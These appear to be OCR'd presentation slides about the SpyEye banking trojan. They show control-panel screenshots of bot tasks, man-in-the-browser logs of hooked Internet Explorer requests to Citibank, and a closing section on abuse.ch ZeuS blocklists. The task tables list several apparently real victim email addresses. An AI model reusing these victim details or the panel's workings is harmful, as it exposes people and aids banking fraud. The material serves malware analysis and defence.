
609
2854

FILE:


Local file: Browse...

Upload

SpyEye Stats



Sophisticated Management




ID	Note	Start Time	Finish Time	Bots Count	Tasks Processing (%)	[Detail info]	[Controls]
300		2009-10-19 14:13:42	2009-11-10 00:13:42	25		ⓘ	
301		2009-10-27 14:23:17	2009-11-10 00:23:17	14		ⓘ	

Bots with cards for **Global task # 301**

[Restart]	[New time]	ID Task	Planned Time	Begin Time	End Time	E-Mail	Message Log	Client's info	Id Bot
don't		4102	2009-10-27 17:08:53	2009-10-27 17:09:10	2009-10-27 17:15:52	trucnguyen82 @newhampshire.usa.com	$	6.0.6000 8.0.6001.18865 User	ⓘ
don't		4104	2009-10-28 09:14:53	2009-10-28 09:15:22	2009-10-28 09:16:35	markusp28 @tvstar.com	$		ⓘ
don't		4106	2009-10-29 19:03:29	2009-10-29 19:03:43	2009-10-29 19:05:43	vallerip34 @delhimail.com	$		ⓘ
don't		4108	2009-10-30 05:52:05	2009-10-30 05:53:25	2009-10-30 05:54:52	paddybaby0242 @sister.com	$	5.1.2600 8.0.6001.18702 Admin	ⓘ
don't	2009-10-10 20:23:53	4113	2009-10-31 10:37:05	2009-10-31 13:06:51	2009-10-31 13:08:17	jcropp18 @hour.com	$	5.1.2600 6.0.2800.1106 Admin	ⓘ
don't		4116	2009-11-01 15:22:05	2009-11-01 15:27:35	2009-11-01 15:29:01	modaparkavenue76 @myself.com	$		ⓘ
don't		4117	2009-11-02 04:28:41	2009-11-02 04:33:09		velicajames29 @kittymail.com	ERROR		ⓘ
✓		4120	2009-11-03 10:50:17	2009-11-03 13:53:35		gregorysmith2 @atheist.com	ERROR	5.1.2600 7.0.5730.11 Admin	ⓘ
don't		4122	2009-11-04 07:46:05	2009-11-04 14:00:16	2009-11-04 14:01:53	hendessi142 @seductive.com	$	5.1.2600 7.0.5730.13 Admin	ⓘ
✓	2009-12-21 08:50:41	4133	2009-11-04 23:52:05	2009-12-22 07:14:57		tcdalessandro95 @alaska.usa.com			ⓘ
don't		4126	2009-11-06 02:46:41	2009-11-06 02:46:48	2009-11-06 02:47:57	sjtony28 @nycmail.com	$		ⓘ

Man-in-the-browser extraction



28/6/2010

Not found

29/6/2010

Not found

30/6/2010

Not found

1/7/2010

Not found

2/7/2010

id	bot_guid	process_name	hooked_func	date_rep
ⓘ	P00063332!1051-L323!4449FCD8	C:\Program Files\Internet Explorer\iexplore.exe	HttpSendRequestW	2010-07-02 20:24:53

```
https://online.citibank.com/US/JPS/portal/Home.do

GET /US/JPS/portal/Home.do HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/xaml+xml, application/vnd.ms-xpsdocument,
application/x-ms-xbap, application/x-ms-application, application/vnd.ms-excel, application/vnd.ms-powerpoint,
application/msword, application/x-shockwave-flash, */*
Referer: https://online.citibank.com/US/JPS/portal/Index.do
Accept-Language: en-us
```

id	bot_guid	process_name	hooked_func	date_rep
ⓘ	P00063332!1051-L323!4449FCD8	C:\Program Files\Internet Explorer\iexplore.exe	HttpSendRequestW	2010-07-02 20:27:52

```
https://online.citibank.com/US/usba/ci/presentCheckImage.do

POST /US/usba/ci/presentCheckImage.do HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/xaml+xml, application/vnd.ms-xpsdocument,
application/x-ms-xbap, application/x-ms-application, application/vnd.ms-excel, application/vnd.ms-powerpoint,
application/msword, application/x-shockwave-flash, */*
Referer: https://online.citibank.com/jba/ada/ViewImage.do?selectedTJIndex=16
searchScreen=false
```


3/7/2010

id	bot_guid	process_name	hooked_func	date_rep
ⓘ	P00063332!1051-L323!4449FCD8	C:\Program Files\Internet Explorer\iexplore.exe	HttpSendRequestW	2010-07-03 00:11:14

```
https://online.citibank.com/US/JPS/portal/Home.do
```

Repercussions

You’re being watched (and blocked)



abuse.ch ZeuS Tracker

Home | FAQ | ZeuS Blocklist | ZeuS Tracker | Removals | ZTDNS new! | Statistic | RSS Feeds | Contact | Links

ZeuS Tracker :: ZeuS blocklist

With the ZeuS Tracker you are able the generate a IP- and domain-blocklist which contains all ips / domains which are c
server (C&C) by the ZeuS crimeware. Both blocklists will be generated
webproxy to block all traffic to the malicious ZeuS C&C servers. You c

Note: Many ZeuS domains are bullet proof hosted on the same
IP blocklist. Additionally, some ZeuS ho

abuse.ch ZeuS domain blocklist

The ZeuS domain blocklist contains **domains** which are currently beer
currently online aswell as all domain which are offline at this time. You
firewall. Just click on the link below to generate an up-to-date blocklist

download ZeuS domain blocklist

abuse.ch ZeuS IP blocklist

The ZeuS IP blocklist contains **ip addresses** (ip4) which are currently
to the listed ip addresses on your web proxy or on your firewall. Just c

download ZeuS IP blocklist

Downloading blocklist via HTTP

If you have troubles with downloading the blocklist via HTTPS you can


download ZeuS domain blocklist using HTTP

download ZeuS IP blocklist using HTTP

copyright © 2010 zeus

